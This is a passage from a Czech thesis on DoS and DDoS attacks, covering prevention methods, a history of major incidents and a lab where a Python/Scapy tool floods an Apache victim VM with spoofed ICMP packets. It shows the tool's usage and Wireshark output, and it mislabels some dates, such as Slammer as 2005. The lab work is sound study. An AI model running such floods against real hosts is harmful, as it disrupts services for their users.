Jedná se o další mechanismus označování paketů založený na filtrování, kde se historie běžného provozu používá k odfiltrování škodlivého provozu [19]. Při této metodě zůstává při útoku zachována databáze adres IP. Tato databáze obsahuje IP adresy, které se obvykle nacházejí v cílovém adresáři. Proto je cíl útoku na šířku pásma. Tento systém povoluje pouze ty adresy IP, které objeví ve své databázi, a vyřadí všechny ostatní pakety. Pokud však útočník může simulovat útok jako normální provoz, tato metoda filtrování nemůže úspěšně odhalit a vyřadit škodlivý tok.

5.7 Bezpečnostní překrytá síť

Jedná se o další preventivní mechanismus proti DDoS, který chrání podmnožinu sítě. Myšlenka za touto metodou je vybudování překryvné sítě na síti IP. Tato překryvná síť je vstupní místo pro vnější síť, aby bylo možné vytvořit komunikaci s chráněnou sítí. Předpokládá se, že izolace

může být dosažena v případě, že chráněná síť skryje své adresy IP nebo používá distribuovanou bránu firewall. Tato brána firewall zajišťuje pouze důvěryhodnou komunikaci z uzlů překryvné sítě, může tak získat přístup k chráněné síti. Přestože tento mechanismus zajišťuje prevenci, z pohledu útoku DDoS je použitelný pro privátní síť a není vhodný pro síť veřejnou.

5.8 Honeypots

Honeypot/honeynet je zajímavý mechanismus prevence útoků DDoS[20]. Honeypoty/honeynety jsou méně zabezpečené systémy, které přitahují útočníky, aby je napadly. Honeynet napodobuje legitimní síť tak, aby si útočník myslel, že napadl skutečný systém. Skutečný systém tak zůstává chráněn. Tím, že je použit honeypot, je možné extrahovat důležité informace (záznamy útoku, použitých nástrojů a softwaru používaného při útoku) o útočníkovi. Tyto informace jsou dále použity k detekci a zabránění dalším útokům DDoS. Tato technika však také trpí některými nevýhodami. Například statická a pasivní povaha honeypotů/honeynetů nezabezpečuje úplné skrytí před útočníkem. Pokud honeypot/honeynet nemůže detekovat útok pomocí jeho detekčních nástrojů založených na podpisu, jsou pakety útoků přesměrovány na skutečný cíl.

5.9 Vyvažování zátěže

Jedná se o způsob prevence, která se snaží vyvážit zatížení linek mezi systémy tak, aby se žádný systém nedostal do stavu přetížení[21]. Výsledek vyvažování zátěže pomáhá získávat optimální produktivitu i maximální dobu dostupnosti. V případech, kdy systém čelí útoku DDoS, balancer zajišťuje odolnost při přesměrování provozu na další aktivní a neaktivní servery. Balancování provozu zajistí maximální vyvažování zátěže a zvýší šířku pásma, která je vyžadováná u všech kritických systémů. Dobře zvolený počet replikovaných serverů a datových center je potřebný k zajištění eliminace selhání jednoho bodu. Tato metoda pomáhá snížit dopad útoku a řeší potíže při vyčerpání existujících zdrojů.

5.10 Prevence založená na znalosti

Nedávné útoky DDoS jsou většinou botnety založené na IoT. DDoS útoky vyžadují informovanost uživatelů internetu. To je proto, že zařízení IoT jsou velmi špatně zabezpečená. Některým útokům DDoS lze zabránit, pokud uživatel obecně provádí preventivní opatření ve svém vlastním systému. Lze se bránit proti předešlým dobře známým útokům i proti tomu, aby se systém stal botem pro další útoky. Iniciativy na straně uživatelů můžou zabránit útokům DDoS.

5.10.1 Změna IP adres

V této preventivní technice počítač změní svou adresu IP, aby zrušil starou adresu, která může být potenciálním cílem DDoS útoků. Tento proces je úspěšný, pokud je útok založen na IP adrese. To však přináší spoustu režijních nákladů, jako je aktualizace různých vstupních informací. Tato metoda funguje úspěšně, dokud útočník není informován o nové IP adrese.

5.10.2 Zákaz neobvyklých služeb

Jedná se o preventivní přístup pro DDoS. Některé služby, jako je UDP echo, mohou způsobit hrozby útoků DDoS. Zakázání těchto služeb proto může chránit systém od nějakého typu útoků DDoS. Aby se zabránilo tvorbě botnetů IoT, doporučuje se zakázat volby vzdáleného přístupu (Telnet a SSH) na IoT systémy.[22]

5.10.3 Používání bezpečnostních záplat

Je také nutné aktualizovat všechny bezpečnostní záplaty pravidelně, aby se zajistilo, že systémy nejsou ovlivněny chybami nebo červy. Také, aby se zabránilo tvorbě botnetů IoT, je nutné změnit výchozí nebo obecná hesla zařízení IoT[19]. To je důležité upozornění na straně uživatelů, že mohou bojovat proti masivním útokům DDoS založeným na IoT. Nicméně ironií je, že většina uživatelů internetu věcí nevědí o hrozbách, nebo dokonce nemají ponětí o útocích DDoS. Když útočník ohrožuje zařízení pro síť botnet, uživatelé nezaznamenají žádné změny ve výkonu nebo chování zařízení. Tajně tak dopomáhají v útoku, aniž by věděli, že se ho účastní.

6 Historie DoS útoků

DDoS útoky se vyvinuly poměrně rychle. Staly se mnohem pestřejšími a mnohem technicky pokročilejšími. Čas od času přijdou naprosto neobvyklé útokové metody. Vyhledávají nové cíle a vytvářejí nové světové rekordy jako největší a nejhorší DDoS vůbec. Ale svět, ve kterém se DDoS nachází, se také velmi rychle vyvíjel. Počet rozmanitých „inteligentních“ zařízení připojených k síti nyní daleko překračuje počet starých stolních a přenosných počítačů.

Výsledkem evoluce samotných DDoS a digitálního prostoru, v němž žijí, jsou vyvinuté botnety tvořené IP kamerami a domácími směrovači Wi-Fi, které porušují záznamy DDoS o velikosti, a masivní útoky DDoS na ruské banky.

Pokud dříve botnety byly vyrobeny zombie z počítačů, brzy budou tvořeny zombie ledničkami, vysavači, sušičkami a kávovary.

6.1 Morris worm 1988

Robert Tappan Morris byl ještě vysokoškolským studentem, když vyvinul svého červa pro čistě výzkumné účely („aby změřil velikost internetu“). Jako vždy byla v kódu skrytá chyba, v důsledku čehož červ nemohl určit, zda je systém „čistý“, nebo infikován sám sebou. Namísto jednorázového útoku na vzdálených počítačích se červ zkopíroval na jeden a tentýž systém znovu a znovu. A znovu a znovu. A znovu a znovu... V důsledku toho havarovala síť, všech 60 000 uzlů sítě. Jednalo se o ARPANET, raný prototyp internetu.

Morris prosil o nevinu, činil pokání a dostal 400 hodin prospěšných prací a pokutu 10 000 dolarů.

6.2 Melissa 1999

Jednoduchý mailový makrovir, který ovlivnil dokumenty MS Office. Pokud uživatel otevřel soubor, virus se zaslal emailem 50 příjemcům z adresáře oběti.

Těchto 50 e-mailů zaslaných každou obětí neznamenalo nic jiného než obrovskou epidemii, která se vymykla kontrole. Distribuovaný útok se šířil po celém světě. Nezamýšlelo se pouze na jediný cíl, bylo to zaměřeno na celý globální systém e-mailu. Tomuto makru se podařilo výrazně zvýšit celosvětovou poštovní komunikaci a přinutilo mnoho firem zakázat jejich e-mailové servery.

David Smith, který měl tento virus na svědomí, byl chycen a odsouzen.

6.3 Korporační útoky 2000

V roce 2000 proběhl DDoS na velké korporační firmy Amazon, eBay, Dell, CNN a další. Tento DDoS je možná nejvíce pozoruhodný v tom, že ačkoli to způsobilo obrovské škody, útočník, který za ním stál, nebyl vůbec potrestán.

Obrázek 11: Hláška Code Red

15letý hacker, který si říkal MafiaBoy, shodil téměř všechny hlavní internetové portály, včetně světového vyhledavače Yahoo! (Google byl v té době ještě v plenkách). Finanční poškození způsobené společností MafiaBoy se odhadovalo na 1,2 miliardy dolarů.

Důvod, proč udělal to, co udělal, byl poměrně jednoduchý. Prostě jen chtěl ukázat kybersvětu, jak je dobrý. O peníze neměl vůbec zájem. Všechno bylo jen dospívajícím egem.

Vzhledem k tomu, že byl ještě mladistvý, kanadský soud jej odsoudil na pouhých osm měsíců v dětském vězeňském táboře.

6.4 Code Red 2001

Code Red je další, který přišel před dobou počítačové kriminality, jak ji známe dnes. Nešlo tedy ani tak o peníze. Byla to prostě hloupost.

Code Red napadl počítače s webovým serverem Microsoft IIS. Zanechal vzkazy "Hacked by Chinese"a dokonce dokázal shodit stránky Bílého domu.

Červ měl tři vlastnosti:

- Nahradil užitečný obsah stránky následující frází:
- Distribuoval se prostřednictvím nových webových serverů.
- Prováděl útoky DDoS na předem definované sadě webových adres, včetně adresy Bílého domu, který byl shozen v předem definovaném čase podle odpovídající entity v kódu.

Předpokládá se, že se podařilo ovlivnit více než milion webových serverů po celém světě, tj. značnou část celého internetu. Vegetoval pouze v paměti počítače a nevytvářel žádné soubory.

Kdo napsal Code Red a proč byl vydán, stále zůstává záhadou.

Co bylo zvláště zajímavé o Code Red, bylo to, že zranitelnost na webovém serveru, který byl využit červem, byl opraven firmou Microsoft, celý měsíc před vypuknutím.

6.5 SQL Slammer 2005

Jednalo se o malý, ale velmi nepříjemný útok, o pouhých 376 bajtech. V lednu 2003 se mu podařilo na 15 minut infikovat stovky tisíc serverů po celém světě a zvýšit tak celosvětový provoz o 25 %. Jižní Korea byla několik hodin bez internetu a mobilních telekomunikací. Kromě toho byla díra v Microsoft SQL Serveru 2000, která byla záplatována a opravena, což je rozdíl oproti situaci po Code Red o měsíc dříve.

Ukázalo se, že v té době bylo mnoho systémů plných děr a počítačový svět byl vážně zasáhnut. Mimo jiné tato epidemie narušila 13 000 bankomatů Bank of America a podle všeho aktivně, i když nepřímo, vedla v srpnu 2003 k tomu, že 50 milionů lidí se v severozápadní USA ocitlo bez elektřiny.

6.6 Estonsko 2006

V roce 2007 vláda Estonska rozhodla o přesunu bronzového vojáka z Tallinnu, postaveného na místě několika válečných hrobů, od centra hlavního města až k blízkému vojenskému hřbitovu v Tallinnu. Socha je památník sovětských vojáků, kteří padli ve druhé světové válce a bojovali s nacistickými jednotkami. Estonská rusky mluvící komunita se silně postavila proti tomuto kroku, což způsobilo dvě noci nepokojů a masových zatýkání. To je krátké pozadí problému.

V době, kdy byl památník přemístěn, byl zahájen historický DDoS na různé estonské organizace. Nebyl to největší DDoS v historii, ale bylo to poprvé, kdy botnety ohrožovaly národní bezpečnost země. Estonská část internetu byla prakticky úplně odříznutá. Banky, poskytovatelé internetových služeb, noviny, vládní stránky... to všechno bylo zastaveno. Říká se, že za tím stál ruský stát, ale nebylo to potvrzeno. Ví se jen to, že byly použity zločinecké botnety, stejně tak jako příliš nadšení jednotlivci.

Hlavní ponaučení z útoku na Estonsko: počítačová kriminalita se stala možnou hrozbou pro národní a mezinárodní bezpečnost a digitální svět, který jsme vybudovali, se ukázal jako extrémně zranitelný.

6.7 Jižní Rusko 2007

Jedná se o mnohem méně známý DDoS, ale také důležitý. V horkém létě roku 2007 v oblasti Krasnodar v jižním Rusku, konkrétně ve městech Adygea a Astrachaň, byla internetová dostupnost opakovaně omezena. Ukázalo se, že důvodem byl DDoS útok, který snížil dostupnost největších poskytovatelů sítě v regionu.

Samozřejmě vznikla panika, inženýři běhali v kruzích a nevěděli, co dělat. Klienti, včetně těch VIP, se začali ptát, kdy bude internet opět funkční. Zákonodárci se zajímali jen o to, koho zatknout a za co.

Útoky přicházely ve vlnách po celé měsíce a dosáhly ohromujících 10 gigabajtů za sekundu. Útoky byly také velmi neobvyklé: používaly botnety, ale více využívaly výměnu souborů, což bylo tehdy bezprecedentní mimo výzkumné projekty. Kdo byl za útoky zodpovědný, nebylo nikdy objeveno.

Tento DDoS byl klíčový moment pro Rusko. Internet pro celou oblast byl zapínaný a vypínaný jako žárovka a nikdo nevěděl, co s tím dělat. Před touto událostí nikdo nezaznamenal ohrožení DDoS, poté tomu bylo právě naopak, najednou DDoS byly považovány za akutní hrozby, které je třeba brát vážně. Objevily se nové technologie a telekomunikační společnosti začaly aktivně instalovat novou specializovanou sadu pro boj proti kybernetickým hrozbám.

6.8 Politický útok na Rusko 2011–2012

V období od prosince 2011 do března 2012 byla v Rusku spousta politického napětí: probíhaly jak Duma (parlamentní), tak prezidentské volby, a doprovázela je spousta politických demonstrací. Vrchol toho všeho bylo nasazení kybernetického útoku. Obě, opoziční i provládní, skupiny byly pod útokem DDoS. Hlavní převzetí: toto bylo poprvé v Rusku, kdy byly kybernetické metody tak široce a očividně aplikovány na politické účely.

6.9 Banky U.S. 2012

V roce 2012 nikoliv jedna, ani dvě, ale dokonce šest amerických bank se stalo terčem útoků DDoS. Oběti nebyly banky malých rozměrů. Patřily k nim například Bank of America, JP Morgan Chase, Bancorp, Citigroup a PNC Bank.

Útok byl proveden stovkami nakažených serverů, z nichž každý vytvořil vrcholek zaplavení provozu více jak 60 gigabitů za sekundu.

V té době byly tyto útoky jedinečné v jejich vytrvalosti. Spíše než pokusit se o vykonání jednoho útoku, pachatel zablokoval svůj cíl mnoha způsoby, aby našel alespoň jeden, který byl efektivní. Takže i kdyby byla banka vybavena k řešení několika typů útoků DDoS, byli bezmocní proti jiným typům.

6.10 Spamhaus 2013

V roce 2013 byl zahájen útok DDoS proti společnosti Spamhaus, poskytovateli zpravodajských informací o neziskových hrozbách. Ačkoli byl Spamhaus jako organizace spamem pravidelně ohrožován a napadán, tak tento útok DDoS byl natolik rozsáhlý, že nejenže webové stránky organizace byly v režimu offline, ale byly odepřeny i e-mailové služby.

Stejně jako u níže uvedeného útoku na CloudFlare v roce 2014, kde tento útok využil reflektickou metodu k přetížení serverů společnosti Spamhaus s rychlostí 300 gigabitů za sekundu.

6.11 Cloudflare 2014

V roce 2014 byl poskytovatel zabezpečení sítě a jejího obsahu CloudFlare odříznut přibližně 400 gigabity za sekundu. Útok byl zaměřen na jediného zákazníka cílených serverů společnosti CloudFlare v Evropě. Byl spuštěn za pomoci chyby zabezpečení v síťovém protokolu NTP, což je síťový protokol pro synchronizaci počítačových hodin. Přestože byl útok zaměřen pouze na jednoho ze zákazníků společnosti CloudFlare, byl tak silný, že ovlivnil celou její síť.

Tento útok opisoval techniku, v níž útočníci používají falešné zdrojové adresy pro odesílání hromadných odpovědí NTP serverů na oběti. Toto je známé jako „reflexe“, protože útočník je schopen zrcadlit a zesílit provoz.

Krátce po útoku vysvětlil americký tým pro počítačovou pohotovost, že NTP amplifikační útoky je obzvláště obtížné blokovat, protože odpovědi jsou legitimní data pocházející z platných serverů.

6.12 Occupy Central Honk Kong 2014

PopVote DDoS útok byl proveden v roce 2014 a zaměřil se na hongkongské hnutí známé jako Occupy Central. Hnutí prosazovalo demokratičtější hlasovací systém.

V reakci na svou činnost poslali útočníci velkou část provozu do tří webových serverů Occupy Central, stejně jako dvou nezávislých webů, PopVote, online výsměšného volebního serveru, a Apple Daily, zpravodajské stránky, z nichž žádný nebyl majetkem společnosti Occupy Central, ale otevřeně podporovaly její hnutí. Pravděpodobně takto reagovali na prodemokratickou zprávu Occupy Central.

Útok napadl servery s pakety maskovanými jako legitimní provoz a byl proveden s nikoliv dvěma, ale pěti různými botnety. Výsledkem bylo ve špičkovém provozu 500 gigabitů za sekundu.

6.13 GitHub 2018

28. února 2018 byla oblíbená platforma vývojářů GitHub zasažena náhlým náporem provozu, který zaznamenal 1,35 terabitu za sekundu. Tento objem provozu není jen obrovský, ale je dokonce rekordní.

Podle průzkumu GitHub byl provoz sledován na „více než tisíc různých autonomních systémů (ASN) přes desítky tisíc unikátních koncových bodů.“

GitHub nebyl zcela nepřipraven na útok DDoS, prostě jen neměli možnost vědět, že by mohl být zahájen útok takových rozměrů.

Jak vysvětlil GitHub v uvedené zprávě o incidentu: „Během uplynulého roku jsme nasadili další cesty do našich zařízení. Během této doby jsme více než zdvojnásobili provozní kapacitu, což nám umožnilo vydržet určité volumetrické útoky bez vlivu na uživatele. Dokonce i takové útoky někdy vyžadují pomoc partnerů s většími provozními sítěmi pro zajištění blokování a filtrování.“

7 Praktická část

Úkolem praktické části diplomové práce je implementace nástroje, který bude obsahovat několik typů síťových DoS útoků. Diplomová práce poukazuje, že útočník nepotřebuje žádné složité skripty na to, aby zapříčinil obětí nadměrné využití dostupných prostředků, ať už se jedná o vytížení procesoru nebo zabrání šířky pásma sítě. Veškeré testování probíha v rámci laboratorního prostředí mezi vytvořenými virtuální stroji.

Praktická část bude popisovat instalaci virtuálních prostředí, které budou obsahovat aktuální obrazy operačních systémů. Konkrétně pro simulaci oběti byl zvolen operační systém Ubuntu verze 18.04 a pro simulaci útočníka linuxové distribuce, a to systém Kali Linux, který je právě nejoblíbenější systém nejen právě pro digitální analýzu softwaru nebo penetrační testování, ale také je velmi atraktivní pro druhou stranu mince, tedy pro útočníky. Společně byly nainstalovány služby, na které budou útoky směrovány. Pro grafické prostředí na jednodušší testování útoků byl vytvořen nástroj, lokální webový server s localhost webovou stránkou. Samozřejmě útoky také lze spouštět pomocí příkazové řádky. Testování probíhá pouze jako Denial of Service, tedy útok bude vedený pouze z jednoho stroje (útočníka) na jeden stroj (oběť). Výsledkem je diskuze, grafické znázornění spotřebovaných prostředků oběti, výpis z aplikace Wireshark a analytický výsledek z webové aplikace.

7.1 Příprava virtuálních strojů

Virtualizace systému probíhala v programu VirtualBox, tento nástroj je multiplatformní – distribuovaný jak pro Linux/Unix, tak Windows i Mac OS. Stačí stáhnout z internetu obraz operačního systému a vytvořit virtuální stroj. K simulaci oběti, tedy cíle útočníka, byl vybrán nejaktuálnější obraz operačního systému Ubuntu aktuální verze 18.04. Tento operační systém je právě nejoblíbenější pro správu web, FTP, apod. serverů. Jako cílova služba byl vybrán web server Apache2, který je jendoduchý jak na instalaci, tak správu. Dále na tento stoj byl nainstalován program paketový analyzátor Wireshark, který detekuje veškerý provoz síťové komunikace.

Instalace web serveru a aplikace Wireshark:

1. otevřeme si příkazový řádek,
2. nainstalujeme server Apache2 příkazem
   `sudo apt-get install apache2`,
3. Nainstalujeme aplikaci Wireshark příkazem
   `sudo apt-get install wireshark`,
4. Program Wireshark spouštíme příkazem
   `sudo wireshark`.

Operační systém na straně útočníka byl vybrán Kali Linux, což je linuxová distribuce odvozena od Debianu, navržená hlavně pro digitální forenzní analýzu a na penetrační testování. Také

je to nejoblíbenější systém právě pro digitální útočníky, jelikož už v samotném základu systému obsahuje nástroje jak k lámání hesel, SQL injekci, skenovaní sítě, vytváření exploitů a další.

7.2 Nástroj pro simulaci útoků

Použití nástroje a veškeré následující instalace probíhají na virtuálním stroji útočníka. Pro správnou funkčnost nástroje je zapotřebí mít nainstalovaný skriptovací programovací jazyk `Python` včetně správce balíčků `pip`, knihovnu `Scapy` a `Flask`. Pokud budeme chtít využívat webovou aplikaci, tak je potřeba ještě doinstalovat softwarový systém pro internetové aplikace `Node.js`. Nástroj pro simulací útoku je napsán právě v jazyce Python, ve verzi 3.x. Aktuální obraz distribuce Kali Linux (2019.1a) nemusí uživatel instalovat, tento systém již má Python předinstalovaný.

Instalace potřebných doplňků:


1. otevřeme si příkazový řádek,
2. nainstalujeme správce Python balíčků `python-pip` příkazem
   `sudo apt-get install python3-pip`,
3. dále nainstalujeme knihovnu `Scapy` a `Flask` příkazy
   `sudo pip install scapy`,
   `sudo pip install flask`,
4. aby mohl uživatel využít webovou aplikaci musí se doinstalovat `Node.js`:
   `sudo apt-get install nodejs`.

Dále už není potřeba nic instalovat, zkopírujeme si soubor DoS.Zip z přílohy, která je dodána u této diplomové práce, extrahujeme a můžeme začít aplikaci používat.


První z možností, jak použít nástroj, je přes příkazový řádek. U této volby není zapotřebí instalovat již zmíněný modul pro webovou aplikaci a lze jej využívat i na operačním systému bez jakéhokoliv grafického uživatelského rozhraní, poslouží pouze z příkazového řádku. Ukázku aplikace v příkazovém řádku lze vidět na obrázku.
Spuštění aplikace přes příkazový řádek vypadá následovně:

- otevřeme si příkazový řádek,
- přejdeme do adresáře se souborem `main.py` a následně spustíme následujícím způsobem:
  `python3 main.py [-h] [-t TARGET] [-p PORT] [-s SPOOF] [-c THREAD] type`,
- pro ukončení útoku stačí zavřít probíhající útok klávesovou zkratkou `ctrl+c`.

Druhou možností je využití webové aplikace, která je plně intuitivní na ovládání. Aplikaci je nutné spustit z adresáře příkazem `python3 web/routers.py`, ten spustí na své localhost adrese



Obrázek 12: Ukázka webové aplikace.



Obrázek 13: Ukázka aplikace v příkazovém řádku.

a portu 5000 webserver. Spustíme internetový prohlížeč (na operačním systému Kali Linux je ve výchozím stavu nainstalovan prohlížeč Mozilla Firefox) a zadáme adresu http://127.0.0.1:5000/ nebo http://localhost:5000/. Webová stránka nabídne ke zvolení nasimulovat 7 druhů různých útoků, kolonku k zadání IP adresy oběti a port služby, na kterou chceme útočit. Pokud útok nevyužíva žádny port (například ICMP flood), toto pole se ignoruje, může být tedy zvoleno cokoli. Pole na podvrženou, neboli spoof, adresu se odemkne pouze v případě zvolení útoku Smurf. Webová aplikace využívá stejné Python skripty, jaké se používají v příkazové řádce, je tedy plně transparentní. Ukázku webové aplikace na obrázku.

Následuje testovací scénář simulací ruzných typů útoků, kde máme útočníka s IP adresou 10.0.0.25 a oběť s IP adresou 10.0.0.21 s nainstalovaným nejpoužívanějším webovým serverem Apache2 na výchozím HTTP, tedy na portu 80. Každý útok byl testován pětkrát a snímek z obrazovky je výsledek nejběžnějšího chování. Každý útok trval okolo 2 minut. Následná diskuze bude popsána jednotlivě u každého útoku. Vždy bude jako první popsán výstup z webové

aplikace a tabulka s analýzou počtů requestů na vlákno, obrázek z aplikace Wireshark, vytížení prostředků serveru.

7.3 ICMP flood

V tomto útoku je oběť zahlcená ICMP echo request pakety a snaží se na všechny odpovědět echo replay. Pakety se generují z náhodně vygenerovaných IP adres.

Ve webové aplikaci zadáme IP adresu oběti, v tomto případě adresu 10.0.0.21. Číslo portu se u tohoto typu útoku ignoruje, je tedy jedno, jaké číslo bude zvoleno. Nekonec se zvolí typ útoku ICMPFlood a tlačítkem Spustit útok začne útočník vysílat záplavu ICMP paketů na adresu oběti.

Obrázek 14: Výstup z webové aplikace po útoku ICMP_flood.


Na obrázku 6.3 jde vidět výstup z webové aplikace po dokončení útoku zaplavení oběti pomocí ICMP paketů. Lze vidět čas trvání útoku, počet selhaných/úspěšných požadavků, počet využitých vláken procesorů, cílovou IP adresu, neboli adresu oběti, a cílový port (avšak u tohoto útoku se port ignoruje, jelikož je nevyužit). Dále je zde vyobrazen graf s vlákny procesorů, kde je vidět, že všechny procesory generovaly požadavky téměř rovnoměrně.

Jednotlivý a celkový počet požadavků vygenerovaných na vlákna procesorů můžeme následně vidět v tabulce 6.1. Výsledek analýzy je zobrazen po skončení útoku jak ve webové aplikaci, tak v příkazové řádce.

Obrázek 6.4 ukazuje výpis z aplikace Wireshark. Můžeme zpozorovat příchozí ICMP Echo request požadavky z náhodně vygenerovaných IP adres.

Tabulka 1: Počet vygenerovaných požadavků pro jedno vlákno při útoku ICMP_flood.

ID vlákna	Počet požadavků
1	1 683
2	1 691
3	1 701
4	1 695
5	1 669
6	1 709
7	1 681
8	1 696
Požadavků celkem	13 525



Time	Source	Destination	Protocol	Length	Info
10.532671412	251.243.77.43	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.543254341	28.209.170.85	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.543845239	254.220.57.225	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.550948354	30.128.81.148	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.559218950	251.15.23.99	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.569540313	237.16.109.203	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.584235653	21.198.30.64	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.590058733	233.112.137.193	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.594379408	35.166.66.183	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.600420800	134.156.7.19	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.604864242	168.227.237.110	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.611321326	70.72.64.63	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.615461844	49.76.154.178	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.635942172	148.54.241.178	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.652395374	215.7.76.95	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.663033815	224.47.47.32	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.666982683	127.126.100.112	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.676199233	230.103.191.187	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.685894261	94.230.149.140	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.696809968	147.153.35.79	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.705588865	147.185.130.29	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.708635907	213.113.239.93	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.717806450	10.122.177.74	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.723480123	106.192.207.199	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.744971292	162.69.84.77	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.754457567	170.233.244.110	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.762596005	229.109.83.114	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
10.765506570	129.104.35.108	10.0.0.21	ICMP	60	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (no response found!)
